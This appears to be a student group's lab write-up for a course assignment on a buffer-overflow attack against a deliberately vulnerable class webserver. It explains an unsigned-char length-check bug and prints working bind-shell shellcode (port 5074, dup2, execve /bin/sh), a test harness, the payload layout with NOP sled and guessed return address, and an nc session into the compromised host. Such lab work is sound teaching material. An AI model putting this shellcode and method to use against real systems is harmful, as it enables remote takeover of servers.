Simple Buffer-overflow Attack

Group members: Yubo Tian (yt65), Pengyi Pan (pp83), and Chun Sun Baak (cb276)

Overview:

This assignment aims to compromise a Linux webserver (*cps110.cs.duke.edu:8097*) running buggy code using buffer-overflow attack. In this document, we will describe the our steps, thought process, the obstacles we faced, and the means to address them that eventually led us to successfully compromise the webserver.

Step 1: Find the vulnerable point in the webserver code

First, we discovered a vulnerable point in the server's code regarding bound-checking of a buffer. Specifically, `filename[100]` is declared as a `char[100]` in the webserver code, and although there is a bound-checking algorithm that seemingly checks whether the input to `filename` is smaller than or equal to 100 bytes, its method has a loophole that allows us to inject a string longer than 100, thus effectively overwriting the return address. Specifically, while the actual "length" variable has the type *int*, in the check function, it is casted into the type *unsigned char*, whose size is smaller than *int*. In doing so, the length is illicitly truncated--by gaming this blind spot, we are able to pass the test with an input string that is longer than 100: we just need to make sure that the binary representation of the integer's right-most eight digits is less than 100, which is 01100100 in binary. Thus, we made sure that the length of our input fits in one of the range (0-100; 256-356; 778-868).

Here is the part in the server code where vulnerability exists.

```
char filename[100];
typedef unsigned char byte;
int len = (int) (end - start);
         if (check_filename_length(len))
              strncpy(filename, start, len);
         else
              return NULL;
int check_filename_length(byte len) {
     if (len < 100)
          return 1;
     return 0;
}
```

Step 2: Create shellcode

After locating the part of the code in which to inject our code in step one, we then started working on a shellcode whose functionalities would help us compromise the host machine. We basically need the shellcode to perform two functions: connect our machine to the victim, and open a shell for us.

We built our **own** shellcode based on the idea from the following resource.
[Source: http://shell-storm.org/shellcode/files/shellcode-357.php]

We created two sets of shellcode doing two different things that was later on combined together. *port.c* is the source c file that can open a port and redirect the stdin/stdout/stderr to the port. *shell.c* is the source c file that can spawn a shell. The reason we separated the two functions into two c files is because modularity makes testing and changing assembly code easier.

Compiling the two files and using *gdb (disas),* we get the assembly code for the two source codes. The cleaned assembly code of the two c files are *port.asm* (hex opcode with assembly as comments on the side) and *shell.asm* (assembly file) respectively. Noticeably, when creating

port.asm and *shell.asm*, we followed the provided tutorial to remove NULL and unnecessary steps, and use 'jump call' to dynamically retrieve the memory address of string 'bin/sh/'.

Using *nasm* to compile the *.asm* files, we get two hex opcode that are concatenated into our final shellcode, which is in file *final_shellcode.c*. This shellcode, when injected to the host machine, promises to do the following. First, it opens port number 5074, and makes the host machine listens on the port. By doing so, our server can connect to that machine using that port, allowing us to directly communicate to that machine. Moreover, the shellcode, contains `dup2()` `syscall` that effectively puts the control of the remote host's `stdin`, `stdout`, and `stderr` in our hands. Finally, the shellcode contains `execve syscall` and in so doing spawns a shell.

Step 3: Test the shellcode using a basic test

Before anything, we made sure that the shellcode works when we run it on face value (without needing any buffer-overflow attack). After obtaining the op-codes of the shellcode from the resource above, we tested the shellcode using the `c` code below (which was also available in the above source). The shellcode worked when tested.

To compile: gcc -m32 -z execstack -fno-stack-protector final_shellcode.c -o final_shellcode

```
char shellcode[] =
"\x31\xc0\x50\x40\x89\xc3\x50\x40\x50\x89\xe1\xb0\x66\xcd\x
80\x31\xd2\x52\x66\x68\x13\xd2\x43\x66\x53\x89\xe1\x6a\x10\
x51\x50\x89\xe1\xb0\x66\xcd\x80\x40\x89\x44\x24\x04\x43\x43
\xb0\x66\xcd\x80\x83\xc4\x0c\x52\x52\x43\xb0\x66\xcd\x80\x9
3\x89\xd1\xb0\x3f\xcd\x80\x41\x80\xf9\x03\x75\xf6\x31\xc0\x
b0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\
x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c
\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x5
```

```
8\x41\x41\x41\x41\x42\x42\x42\x42";

int main(int argc, char **argv) {
     int (*func)();
     func = (int(*)()) shellcode;
     func();
}
```

Step 4: Test the buffer-overflow attack locally

Now that we have the message to be sent, we simulated the buffer-overflow attack by opening the webserver's code in our local host, and made sure that the shellcode correctly worked when we injected it to our local host through buffer overflow.

Since our shellcode is longer than 100 bytes (which is the length of the buffer `filename`) and we suspect that the RET is not far away from the buffer, we cannot put the "NOP slide" in front of our shellcode as in the example from one of the readings. Instead, we put 300 bytes of return address at the front and made sure that they can cover the RET. After that we put 440 NOPs followed by the actual shellcode. The idea here is that we need to make sure the RET is successfully over-written and our "NOP slide" is big enough to shorten the process of finding the address in the server, and at the same time, not exceeding the maximum acceptable length in the server code(1024 bytes).

Step 5: Scan for the correct address


Finally we came to the point where we are ready to go. Before that however, since we did not know the exact address of the buffer `filename` nor our "NOP slide" in this case, we had to guess until we got it correctly. Using the hints given on Piazza, we successfully narrowed down the possible address range to a moderate size, but testing all the addresses in that range manually was still a pain.

In order to do this tedious job, we created an *attack_generator.c* program that takes the address guessed as input and output our attack string. Combining with the bash script we wrote *find_return_address.sh,* we were able to locate a possible return address that we can use ***0xBFFFFE88.***

Step 6: Launch the attack

The following is purely **FUN**.

```
ubuntu@ubuntu-VirtualBox:~$ nc cps110.cs.duke.edu 5074
ls
www
ls
www
ls
www
ls
www
cd
ls
www
cd ..
ls
group1
group10
group11
group12
group13
group14
group15
group16
group17
group18
group19
group2
```



This page has been compromised!

Group yt65.pp83.cb276.

I'm running the latest version of BuggyServer!

This document was last modified on March 30, 2015